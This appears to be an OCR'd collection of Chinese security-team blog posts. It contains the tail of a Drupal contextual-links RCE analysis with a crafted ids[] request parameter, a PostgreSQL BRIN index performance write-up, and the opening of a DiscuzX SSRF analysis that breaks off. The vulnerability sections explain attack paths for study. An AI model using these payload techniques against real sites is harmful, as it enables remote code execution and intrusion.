    // Keep Twig_Markup objects intact to support autoescaping.
    if ($autoescape && ($arg instanceof \Twig_Markup || $arg instanceof MarkupInterface))
{
      return $arg;
    }

    $return = NULL;

    if (is_scalar($arg)) {
      $return = (string) $arg;
    }
    elseif (is_object($arg)) {
      if ($arg instanceof RenderableInterface) {
        $arg = $arg->toRenderable();
      }
      elseif (method_exists($arg, '__toString')) {
        $return = (string) $arg;
      }
      elseif (method_exists($arg, 'toString')) {
        $return = $arg->toString();
      }
      else {
        throw new \Exception('Object of type ' . get_class($arg) . ' cannot be printed.');
      }
    }
```

```
    // We have a string or an object converted to a string: Autoescape it!
    if (isset($return)) {
      if ($autoescape && $return instanceof MarkupInterface) {
        return $return;
      }
      if ($strategy == 'html') {
        return Html::escape($return);
      }
      return twig_escape_filter($env, $return, $strategy, $charset, $autoescape);
    }

    if (isset($arg['#printed']) && $arg['#printed'] == TRUE && isset($arg['#markup']) &&
strlen($arg['#markup']) > 0) {
      return $arg['#markup'];
    }
    $arg['#printed'] = FALSE;
    return $this->renderer->render($arg);
  }
```

该代码中可以看到，因为$arg为数组， 所以is_scalar($arg)=false，使得$return=NULL，从而进入最后的$this–>renderer–>render($arg)




$this–>renderer–>render 即为熟悉的 doRender




所以综上可知 $context["item"] 的属性将会传递给 doRender 函数，只要完全控制属性值内容即可控制 doRender 函数的 $elements 变量，从而达到RCE的目的，但是这里传递的是 link 属性，并不完全可控。

回到前面 if 条件判断，如果不包含 links 属性的时候将会传递 text 属性，而 text 属性值内容完全可控，所以可以利用 text 属性来达到rce的目的。

```php
<?php
$context['_seq'] = twig_ensure_traversable(($context["links"] ?? null));
foreach ($context['_seq'] as $context["_key"] => $context["item"]) {
        ...
        if ($this->getAttribute($context["item"], "link", array())) {
            escapeFilter($this->env, $this->getAttribute($context["item"], "link",
array()), "html", null, true);
        } elseif ($this->getAttribute($context["item"], "text_attributes", array())) {
            ...
            escapeFilter($this->env, $this->getAttribute($context["item"],
"text_attributes", array()), "html", null, true);
            ...
            escapeFilter($this->env, $this->getAttribute($context["item"], "text",
array()), "html", null, true);
            ...
        } else {
            escapeFilter($this->env, $this->getAttribute($context["item"], "text",
array()), "html", null, true);
        }
        ...
    }
```



要想使得没有 link 属性在 template_preprocess_links 函数中可以看到，当没有 url 时，将不会设置 $item['link']




所以只需删除请求参数 ids[] 中的 url 部分即可，并且将 title 值内容修改为数组：

```
ids[]=contextual:block=bartik_footer:contextual-views-field-links=
{"aaa"%3A{"url"%3A"1111", "title"%3A "2222", "ajax"%3Atrue, "attributes" %3A {"bbb" %3A
"333"}}}
```


得到：

```
ids%5B%5D=contextual:block=bartik_footer:contextual-views-field-links=
{"aaa"%253A{"title"%253A {"xxx"%253A"yyy"}, "ajax"%253Atrue, "attributes" %253A {"bbb"
%253A "333"}}}
```


可以看到 item 没有 link 属性了。



进入 render 函数




从而控制了 doRender 函数的 $elements 参数内容，之后可通过设置 #pre_render 等属性达到rce的目的。




0x06 RCE

这里不提供完整exp，顺带说明一下这里只是通过commit调试下来的结果，并不清楚触发点是否与原漏洞发现者相同。



0x07 漏洞修复状况

官方通过验证签名 `token` 的方式，使得 `token` 错误导致无法利用。



26 Nov.

PostgreSQL BRIN 索引使用的那些坑

作者：monouno

BRIN 索引（块范围索引，Block Range Indexes）是 PostgreSQL 9.5 版本新增的索引类型。该索引维护每一定范围内数据块的最大最小值和其他一些统计数据，当数据库查询时可根据索引的统计信息筛选出不符合查询条件的数据块，以避免全表扫描，提高性能和减少 IO。和 BTree 索引比较所占用的空间足够小[1]，因此 BRIN 索引一般用于线性相关较强字段的精确和范围查询，如在一张很大的日志表中通过 id 或时间查询。

创建测试数据

创建数据表，只含有一个 id 字段

```
CREATE TABLE example AS SELECT generate_series(1, 100000000) AS id;
```

数据表大小为 3.4G

```
\dt+ example

                    List of relations
 Schema |  Name   | Type  |  Owner   |  Size   | Description
--------+---------+-------+----------+---------+-------------
 public | example | table | safeline | 3457 MB |
(1 row)
```

创建索引

```
CREATE INDEX idx ON example USING brin(id) WITH (pages_per_range=1024,
autosummarize=on);
```

索引大小为 56K

```
\dti+ idx

                        List of relations
 Schema | Name | Type  |  Owner   |  Table  | Size  | Description
--------+------+-------+----------+---------+-------+-------------
 public | idx  | index | safeline | example | 56 kB |
(1 row)
```

explain 一下 BRIN 索引使用情况

```
EXPLAIN ANALYZE SELECT * FROM example WHERE id = 492167;

                                                                  QUERY PLAN
-----------------------------------------------------------------------------------------------------------------------------------------------
 Gather  (cost=1016.26..807981.92 rows=1 width=4) (actual time=12.700..86.880 rows=1 loops=1)
   Workers Planned: 2
   Workers Launched: 2
   ->  Parallel Bitmap Heap Scan on example  (cost=16.26..806981.82 rows=1 width=4) (actual time=56.477..80.759 rows=0 loops=3)
         Recheck Cond: (id = 492167)
         Rows Removed by Index Recheck: 77141
         Heap Blocks: lossy=496
         ->  Bitmap Index Scan on idx  (cost=0.00..16.26 rows=230946 width=0) (actual time=0.377..0.377 rows=10240 loops=1)
               Index Cond: (id = 492167)
 Planning Time: 0.318 ms
 Execution Time: 86.950 ms
(11 rows)
```

索引很小，尝试使用 B-Tree 索引，体积会是 2.1G，大约是数据本身的三分之二大小了。

```
CREATE INDEX idx_btree ON example (id);
\dti+ idx_btree

                             List of relations
 Schema |   Name    | Type  |  Owner   |  Table  |  Size   | Description
--------+-----------+-------+----------+---------+---------+-------------
 public | idx_btree | index | safeline | example | 2142 MB |
(1 row)
```

BRIN 索引结构

BRIN 索引页的存储顺序依次是 meta page、revmap pages 和 regular pages。我们通过 pageinspect 扩展可以很方便地分析 BRIN 索引的各个页。

meta page

第一页 meta page 保存 BRIN 索引的元数据

```
SELECT * FROM brin_metapage_info(get_raw_page('idx', 0));

   magic    | version | pagesperrange | lastrevmappage
------------+---------+---------------+----------------
 0xA8109CFA |       1 |          1024 |              1
(1 row)
```

其中 lastrevmapage 表示 revmap pages 最后一页的下标，即从 meta page 的下一页到 lastrevmapage 都是 revmap pages。

revmap pages

接下来的 revmap 相当于一个目录，保存数据块到索引记录的映射关系，而且每一页 revmap 的记录数是固定的。

```
SELECT * FROM brin_revmap_data(get_raw_page('idx', 1)) LIMIT 5;

 pages
-------
 (2,1)
 (2,2)
 (2,3)
 (2,4)
 (2,5)
(5 rows)
```

下面的宏可以计算出一个数据块在 revmap 中的位置，然后可以在 revmap 中查询到索引的位置。

```
#define HEAPBLK_TO_REVMAP_BLK(pagesPerRange, heapBlk) \
    ((heapBlk / pagesPerRange) / REVMAP_PAGE_MAXITEMS)
#define HEAPBLK_TO_REVMAP_INDEX(pagesPerRange, heapBlk) \
    ((heapBlk / pagesPerRange) % REVMAP_PAGE_MAXITEMS)
```

所以在扫描和更新索引时（比如 brininsert 等函数），可以简单的计算出一个数据块属于哪一条索引记录[2]。

如果对应块索引还未被创建，那么该项就是 (0, 0)。随着表数据行和索引记录的不断增加，索引的 revmap pages 也会向后扩展，为了给这腾出位置，PostgreSQL 会从前面开始将 regular pages 中的索引条目移到末尾，并更新和拓展 revmap。

regular page

可以通过 brin_page_items 查看索引记录

```
SELECT * FROM brin_page_items(get_raw_page('idx', 2), 'idx') LIMIT 5;

 itemoffset | blknum | attnum | allnulls | hasnulls | placeholder |        value
------------+--------+--------+----------+----------+-------------+---------------------
          1 |      0 |      1 | f        | f        | f           | {1 .. 231424}
          2 |   1024 |      1 | f        | f        | f           | {231425 .. 462848}
          3 |   2048 |      1 | f        | f        | f           | {462849 .. 694272}
          4 |   3072 |      1 | f        | f        | f           | {694273 .. 925696}
          5 |   4096 |      1 | f        | f        | f           | {925697 .. 1157120}
(5 rows)
```

其中 blknum、attnum、allnulls、hasnulls、value 分别表示起始块数、字段下标、是否全为空值、是否存在空值和块范围内字段的最大最小值。这其中最重要的就是 value 这个字段了。PostgreSQL 一般就是根据这个 value 值来判断是否需要扫描这些数据块。以第三个条目为例，它的 blknum 为 2048，说明是 2048 – 3072 数据块存储的数据范围是 462849 .. 694272。如果我们查询的 SQL 是 WHERE id = 492167，那在这些数据块中再搜索就足够了。

BRIN 索引的 pages_per_range 可指定单条索引记录所统计的数据块范围，默认为 128。值越小统计的粒度就越小，索引的过滤性越好，但索引也会越大。由于每筛选一次字段 PostgreSQL 都要扫描全部的 BRIN 索引，所花费的时间也会变长，因此需要根据表的大小与应用场景去调整其值的大小。

当一些在索引条目边界的行被删除时，会使原有的索引条目失效，失效的索引条目需要重新统计。也可以通过 brin_desummarize_range 手动将一些索引条目失效。

我们遇到的问题

我们有一张日志表需要不断插入大量请求日志，在用户浏览日志列表或是查看日志详情时需要进行等值或范围查询，起初在对 BRIN 索引进行测试时，先对日志表插入大量数据再建立索引进行查询，或是将之前归档的日志数据恢复再进行查询均有着不错的性能表现，但再进一步使用真实场景测试一段时间后发现日志查询变得非常慢，和之前的结果相差甚远。

只要数据插入足够快，索引就跟不上我

PostgreSQL 在插入或更新行时会更新已存在的索引条目，对应的索引条目不存在时则跳过。而在 vacuum 或显式调用 brin_summarize_new_values 时才会为表中未统计的数据块新增索引条目。从 PostgreSQL 10 开始新增 autosummarize 参数，开启 autosummarize 后，当表不断被插入新的行导致新增的数据块大于 pages_per_range 时，将会自动统计这些新增的数据块并为此插入新的索引条目。

autosummarize 并不会立即开始且都会成功，它尝试在 AutoAacuumWork 的请求队列中追加一项 AVW_BRINSummarizeRange 的任务，而这个任务便是调用 summarize_range 函数[3]。

```
if (!lastPageTuple)
{
    bool        recorded;

    recorded = AutoVacuumRequestWork(AVW_BRINSummarizeRange,
                                     RelationGetRelid(idxRel),
                                     lastPageRange);
    if (!recorded)
        ereport(LOG,
                (errcode(ERRCODE_PROGRAM_LIMIT_EXCEEDED),
                    errmsg("request for BRIN range summarization for index \"%s\" page %u was not recorded",
                        RelationGetRelationName(idxRel),
                        lastPageRange)));
}
else
    LockBuffer(buf, BUFFER_LOCK_UNLOCK);
```

请求队列的长度 NUM_WORKITEMS 是固定的，默认为 256。在 autovacuum_work 执行 do_autovacuum 时处理这些任务[4]。

```
 /*
  * Perform additional work items, as requested by backends.
  */
 LWLockAcquire(AutovacuumLock, LW_EXCLUSIVE);
 for (i = 0; i < NUM_WORKITEMS; i++)
 {
     AutoVacuumWorkItem *workitem = &AutoVacuumShmem->av_workItems[i];

     if (!workitem->avw_used)
         continue;
     if (workitem->avw_active)
         continue;
     if (workitem->avw_database != MyDatabaseId)
         continue;

     /* claim this one, and release lock while performing it */
     workitem->avw_active = true;
     LWLockRelease(AutovacuumLock);

     perform_work_item(workitem);

     /*
      * Check for config changes before acquiring lock for further jobs.
      */
```

```
    CHECK_FOR_INTERRUPTS();
    if (got_SIGHUP)
    {
        got_SIGHUP = false;
        ProcessConfigFile(PGC_SIGHUP);
    }

    LWLockAcquire(AutovacuumLock, LW_EXCLUSIVE);

    /* and mark it done */
    workitem->avw_active = false;
    workitem->avw_used = false;
}
LWLockRelease(AutovacuumLock);
```

当前 AutoVacuumWorkItemType 只有 AVW_BRINSummarizeRange 这一种，在 PostgreSQL 未来的版本很可能会继续使用这一框架，新增更多来自 backend 的任务类型。

当请求队列已满且 autovacuum_work 来不及处理时 autosummarize 就会失败。只要数据插入足够快，索引就跟不上我，所以即便是开启了 autosummarize，在大量数据被不断插入表中的情况下，请求队列会被迅速占满，导致 autosummarize 失败，出现大量错误日志：

```
XXXX-XX-XX 09:39:55.832 UTC [67] LOG:  request for BRIN range summarization for index "idx"
page 58311 was not recorded
```

BRIN 索引需要定期被更新，否则就可能存在大量还未索引的记录，还有数据更新也导致一些索引条目失效或统计出现偏差。在 BRIN 索引不完整时过滤性能变差，无论查询的记录是否在已存在的索引条目中，在 Heap bitmap index scan 之后仍需要重新 Recheck 未统计的数据块，速度可能会变得非常缓慢，从原来的十几毫秒延长到几秒是有可能的，进而影响相关的业务系统。下面是一个比较极端的情况下的查询。

```
EXPLAIN (analyze,buffers) SELECT * FROM example WHERE id > 100 AND id <= 2000;

                                                                  QUERY PLAN
-----------------------------------------------------------------------------------------------------------------------------------------------
 Bitmap Heap Scan on example  (cost=12.03..50726.88 rows=1 width=37) (actual time=19.317..6047.938 rows=1900 loops=1)
   Recheck Cond: ((id > 100) AND (id <= 2000))
   Rows Removed by Index Recheck: 39598741
   Heap Blocks: lossy=330006
   Buffers: shared hit=1 read=330007
   ->  Bitmap Index Scan on idx  (cost=0.00..12.03 rows=15355 width=0) (actual time=19.085..19.085 rows=3301120 loops=1)
         Index Cond: ((id > 100) AND (id <= 2000))
         Buffers: shared hit=1 read=1
 Planning Time: 0.782 ms
 Execution Time: 6048.140 ms
(10 rows)
```

对比使用 Parallel Seq Scan 的查询：

```
EXPLAIN (analyze,buffers) SELECT * FROM example WHERE id > 100 AND id <= 2000;

                                                          QUERY PLAN
--------------------------------------------------------------------------------------------------------------------------------
 Gather  (cost=1000.00..584334.60 rows=1 width=37) (actual time=1.751..1645.756 rows=1900 loops=1)
   Workers Planned: 2
   Workers Launched: 2
   Buffers: shared hit=16219 read=317115
   ->  Parallel Seq Scan on example  (cost=0.00..583334.50 rows=1 width=37) (actual time=1089.990..1635.938 rows=633 loops=3)
         Filter: ((id > 100) AND (id <= 2000))
         Rows Removed by Filter: 13332700
         Buffers: shared hit=16219 read=317115
 Planning Time: 0.659 ms
 Execution Time: 1646.008 ms
(10 rows)
```

autovacuum 为什么也没用

上面一节提到了问题可能是 AutoAacuumWork 队列已满，但是日常运行的 autovacuum 也应该可以实现相同的效果，为什么也没用呢。为了方便测试，我们可单独将表运行 autovacuum 的相关阈值调低，其他保持则默认值：

```
ALTER TABLE example SET (autovacuum_vacuum_scale_factor = 0.0);
ALTER TABLE example SET (autovacuum_vacuum_threshold = 100);
```

然后根据我们的业务场景，不断在表中插入大量数据，然后观察 pg_stat_user_tables 中记录：

```
SELECT * FROM pg_stat_user_tables where relname = 'example';

-[ RECORD 1 ]-------+------------------------------
relid               | 32824
schemaname          | public
relname             | example
seq_scan            | 81
seq_tup_read        | 202398405
idx_scan            | 5
idx_tup_fetch       | 198003205
n_tup_ins           | 110000010
n_tup_upd           | 0
n_tup_del           | 0
n_tup_hot_upd       | 0
n_live_tup          | 110000000
n_dead_tup          | 0
n_mod_since_analyze | 0
last_vacuum         |
last_autovacuum     |
last_analyze        |
last_autoanalyze    | xxxx-xx-xx 08:31:25.114953+00
vacuum_count        | 0
autovacuum_count    | 0
analyze_count       | 0
autoanalyze_count   | 3
```

发现 last_autovacuum 一直为空，而 autoanalyze 能够预期地按照一定频率运行。原来在 do_autovacuum 函数执行时，大致可分为 dovacuum、doanalyze 和 doworkitems 等过程，而其中的 relation_needs_vacanalyze 函数将判断关系表是否需要做 vacuum 或 analyze。在仅插入的场景下，表的 n_dead_tup 很小（本例中没有行被更新或删除，n_dead_tup 为 0），如果只调整 autovacuum 的运行频率等配置，dovacuum 也可能不会被触发。

> A table needs to be vacuumed if the number of dead tuples exceeds a threshold. This threshold is calculated as
> threshold = vac_base_thresh + vac_scale_factor * reltuples

当然，前面说明了 autosummarize 需要依赖 do_autovacuum 中的 doworkitems 来进行处理，如果 autovacuum 没有运行，则 autosummarize 也是无效的。

Reference

[1]: PostgreSQL中BRIN和BTREE索引的比较

[2]: GitHub – brin_revmap.c

[3]: GitHub – brin.c

[4]: GitHub – autovacuum.c

09 Dec.

DiscuzX 两处 SSRF 挖掘及利用

作者：voidfyoo

概述

我在调试分析 DiscuzX （以下简称 Dz）历史漏洞的时候，发现 Dz 的 SSRF 漏洞其实都是由一个叫dfsockopen的函数导致的，并且官方修补方式都是指哪补哪。于是简单过了一遍所有调用dfsockopen的地方，最终又找到两处 SSRF。本文将对这两处 SSRF 漏洞成因以及利用方式做简要探讨。

关键函数 dfsockopen

本次漏洞的关键函数dfsockopen：

```
function dfsockopen($url, $limit = 0, $post = '', $cookie = '', $bysocket = FALSE,
$ip = '', $timeout = 15, $block = TRUE, $encodetype  = 'URLENCODE', $allowcurl =
TRUE, $position = 0, $files = array()) {

    require_once libfile('function/filesock');

     return _dfsockopen($url, $limit, $post, $cookie, $bysocket, $ip, $timeout,
$block, $encodetype, $allowcurl, $position, $files);

}
```

可以看到，dfsockopen 具体逻辑都是由 _dfsockopen 实现的。而 _dfsockopen 函数代码的大致流程是：对传入的 url 参数首先调用 parse_url 函数进行解析，然后检测 PHP 环境是否安装了 curl 扩展，如果是，那么接下来会用 curl 对传入的 url 参数发起请求；否则，则用 fsockopen 对解析出来的 host, port 建立 socket 连接，手动构造发送 HTTP 请求数据包。

_dfsockopen 函数代码比较长，这里只贴出其中调用 curl 进行处理的部分：


```
if(function_exists('curl_init') && function_exists('curl_exec') && $allowcurl) {
    $ch = curl_init();
    $httpheader = array();
    if($ip) {
        $httpheader[] = "Host: ".$host;
    }
    if($httpheader) {
        curl_setopt($ch, CURLOPT_HTTPHEADER, $httpheader);
    }
    curl_setopt($ch, CURLOPT_URL, $scheme.'://'.($ip ? $ip : $host).($port ? ':'.$port : '').$path);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_HEADER, 1);
    if($post) {
        curl_setopt($ch, CURLOPT_POST, 1);
        if($encodetype == 'URLENCODE') {
            curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
        } else {
            foreach($post as $k => $v) {
                if(isset($files[$k])) {
                    $post[$k] = '@'.$files[$k];
                }
            }
            foreach($files as $k => $file) {
                if(!isset($post[$k]) && file_exists($file)) {
                    $post[$k] = '@'.$file;
                }
            }
            curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
        }
    }
    if($cookie) {
        curl_setopt($ch, CURLOPT_COOKIE, $cookie);
    }
```

```
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
    curl_setopt($ch, CURLOPT_TIMEOUT, $timeout);
    $data = curl_exec($ch);
    $status = curl_getinfo($ch);
    $errno = curl_errno($ch);
    curl_close($ch);
    if($errno || $status['http_code'] != 200) {
        return;
    } else {
        $GLOBALS['filesockheader'] = substr($data, 0, $status['header_size']);
        $data = substr($data, $status['header_size']);
        return !$limit ? $data : substr($data, 0, $limit);
    }
}
```

可以发现，dfsockopen没有检查一个请求的地址是否是内网地址。除此之外，它会优先使用 curl 来构造发送请求，curl 是个很强大的网络请求程序，它默认支持的协议很多，其中包括“万能”的协议 gopher：

```
vagrant@vagrant-ubuntu-trusty-64:~$ curl --version
curl 7.35.0 (x86_64-pc-linux-gnu) libcurl/7.35.0 OpenSSL/1.0.1f zlib/1.2.8 libidn/1.28 librtmp/2.3
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smtp smtps telnet tftp
Features: AsynchDNS GSS-Negotiate IDN IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
```

gopher 可以构造发送任意内容的数据包：



